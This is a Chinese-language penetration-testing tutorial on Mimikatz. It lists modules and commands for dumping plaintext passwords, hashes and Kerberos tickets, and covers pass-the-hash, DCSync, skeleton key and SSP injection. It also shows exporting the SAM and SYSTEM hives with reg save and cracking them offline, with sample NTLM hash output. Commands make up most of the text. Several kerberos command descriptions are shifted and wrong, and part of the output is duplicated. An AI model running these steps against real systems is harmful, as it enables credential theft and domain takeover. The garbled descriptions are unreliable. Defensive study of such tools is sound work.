Mimikatz介绍和离线读取SAM文件抓取密码

Mimikatz介绍

Mimikatz是法国人benjamin开发的一款功能强大的轻量级调试工具，但由于其功能强大，能够直接读取WindowsXP-2012等操作系统的明文密码而闻名于渗透测试，可以说是渗透必备工具，mimikatz可以从内存中提取明文密码、哈希、PIN 码和 kerberos 票证。 mimikatz 还可以执行哈希传递、票证传递或构建黄金票证

项目地址`https://github.com/gentilkiwi/mimikatz/`

模块命令如下：

```
cls:         清屏
standard:    标准模块，基本命令
crypto:      加密相关模块
sekurlsa:    与证书相关的模块
kerberos:    kerberos模块
privilege:   提权相关模块
process:     进程相关模块
serivce:     服务相关模块
lsadump:     LsaDump模块
ts:          终端服务器模块
event:       事件模块
misc:        杂项模块
token:       令牌操作模块
vault:       Windows 、证书模块
minesweeper: Mine Sweeper模块
net:
dpapi:       DPAPI模块（通过API或RAW访问）[数据保护应用程序编程接口]
busylight:   BusyLight Module
sysenv:      系统环境值模块
sid:         安全标识符模块
iis:         IIS XML配置模块
rpc:         mimikatz的RPC控制
sr98:        用于SR98设备和T5577目标的RF模块
rdm:         RDM（830AL）器件的射频模块
acr:         ACR模块
version:     查看版本
exit:        退出
```

常用命令

```
CRYPTO::Certificates  – 列出/导出凭证。
KERBEROS::Golden – 创建黄金票证/白银票证/信任票证。
KERBEROS::List – 列出在用户的内存中所有用户的票证（TGT 和 TGS）。
KERBEROS::PTT – 票证传递。
LSADUMP::DCSync – 向 DC 发起同步一个对象（获取帐户的密码数据）的质询。


LSADUMP::LSA – 向 LSA Server 质询检索 SAM/AD 的数据（正常或未打补丁的情况下）。可以从 DC 或者是一个
```

```
lsass.dmp的转储文件中
导出所有的Active Directory 域凭证数据。同样也可以获取指定帐户的凭证，如 krbtgt 帐户，使用 /name 参数，如：“/name:krbtgt”。
LSADUMP::SAM - 获取 SysKey 来解密 SAM 的项目数据（从注册表或者 hive 中导出）SAM 选项。可以连接到本地安全帐户管理器（SAM）
数据库中并能转储本地帐户的凭证。可以用来转储在 Windows 计算机上的所有的本地凭据。
LSADUMP::Trust - 向 LSA Server 质询来获取信任的认证信息（正常或未打补丁的情况下）为所有相关的受信的域或林转储信任密钥（密码）
MISC::AddSid – 将用户帐户添加到 SID 历史记录。第一个值是目标帐户，第二值是帐户/组名（可以是多个或 SID）。
MISC::MemSSP – 注入恶意的 Wndows SSP 来记录本地身份验证凭据。
MISC::Skeleton – 在 DC 中注入万能钥匙（Skeleton Key） 到 LSASS 进程中。这使得所有用户所。
使用的万能钥匙修补 DC 使用“主密码”（又名万能钥匙）以及他们自己通常使用的密码进行身份验证。
PRIVILEGE::Debug – 获得 Debug 权限（很多 Mimikatz 命令需要 Debug 权限或本地 SYSTEM 权限）。
SEKURLSA::Ekeys – 列出 Kerberos 密钥
SEKURLSA::Kerberos – 列出所有已通过认证的用户的 Kerberos 凭证（包括服务帐户和计算机帐户）。
SEKURLSA::Krbtgt – 获取域中 Kerberos 服务帐户（KRBTGT）的密码数据。
SEKURLSA::LogonPasswords – 列出所有可用的提供者的凭据。这个命令通常会显示最近登录过的用户和最近登录过的计算机的凭证。
SEKURLSA::Pth – Hash 传递 和 Key 传递（注：Over-Pass-the-Hash 的实际过程就是传递了相关的 Key(s)）。

SEKURLSA::Tickets – 列出最近所有已经过身份验证的用户的可用的 Kerberos 票证，包括使用用户帐户的上下文运行的服务和本地计算机
在AD 中的计算机帐户。与 kerberos::list 不同的是 sekurlsa 使用内存读取的方式，它不会受到密钥导出的限制。

TOKEN::List – 列出系统中的所有令牌。
TOKEN::Elevate – 假冒令牌。用于提升权限至 SYSTEM 权限（默认情况下）或者是发现计算机中的域管理员的令牌。

TOKEN::Elevate /domainadmin – 假冒一个拥有域管理员凭证的令牌。
```

接下来看几个常用的模块

sekurlsa模块

```
privilege模块
privilege::debug  提升为debug权限
sekurlsa: 模块，从lsass进程中提取passwords、keys、pin、tickets等信息
sekurlsa::msv   获取HASH (LM,NTLM)
sekurlsa::wdigest  通过可逆的方式去内存中读取明文密码
sekurlsa::Kerberos  假如域管理员正好在登陆了我们的电脑，我们可以通过这个命令来获取域管理员的明文密码
sekurlsa::tspkg  通过tspkg读取明文密码
sekurlsa::livessp 通过livessp 读取明文密码
sekurlsa::ssp 通过ssp 读取明文密码
sekurlsa::logonPasswords 通过以上各种方法读取明文密码
sekurlsa::process  将自己的进程切换到lsass进程中，之前只是注入读取信息
sekurlsa::minidump file 这个模块可以读取已经打包的内存信息
sekurlsa::pth 哈希传递
sekurlsa::pth /user:administrator/domain:host1 /ntlm:cdf34cda4e455232323xxxx
sekurlsa::pth /user:administrator/domain:host1 /aes256:cdf34cda4e455232323xxxx
```

process模块

```
process::list  列出进程列表
process::exports  导出进程列表
process::imports  导入列表
process::start  开始一个进程
process::stop  停止一个程序
process::suspend  冻结一个进程
process::resume  从冻结中恢复
process::run notepad 运行一个程序
process::runp 以SYSTEM系统权限打开一个新的mimikatz窗口
```

kerberos模块

```
kerberos::list 列出系统中的票据
kerberos::tgt 清除系统中的票据
kerberos::purge 导入票据到系统中
kerberos::ptc 票据路径
```

lsadump模块


```
在域控上执行)查看域kevin.com内指定用户root的详细信息，包括NTLM哈希等
lsadump::dcsync /domain:kevin.com /user:root
(在域控上执行)读取所有域用户的哈希
lsadump::lsa /patch
从sam.hive和system.hive文件中获得NTLM Hash
lsadump::sam /sam:sam.hive /system:system.hive
从本地SAM文件中读取密码哈希
token::elevate
lsadump::sam
```

SAM文件抓取密码

导出sam和system文件

1、通多reg命令无工具导出

```
reg save hklm\sam sam.hive
reg save hklm\system system.hive
```




2、通过nishang中的Copy-VSS进行复制，如果这个脚本运行在了 DC服务器上，ntds.dit 和 SYSTEM hive也能被拷贝出来

```
copy-vss     //直接将文件保存在当前目录下
copy-vss -DestinationDir 路径     //指定保存文件的路径（必须是已经存在的路径）
```

读取sam和system文件获取密码

```
lsadump::sam /sam:sam.hive /system:system.hive
```


mimikatz 2.2.0 x64 (oe.eo)
SAMKey : b1e207b36f6865a360426409e505fa93
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 570a9a65db8fba761c1008a51d4c95ab
RID : 000001f5 (501)
User : Guest
mimikatz # lsadump::sam /sam:sam /system:system
Domain : PC-2008
SysKey : abab97492da6635d0f1b494b55eb3095
Local SID : S-1-5-21-3432382454-1205603526-922924321
SAMKey : b1e207b36f6865a360426409e505fa93
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 570a9a65db8fba761c1008a51d4c95ab
RID : 000001f5 (501)
User : Guest
mimikatz #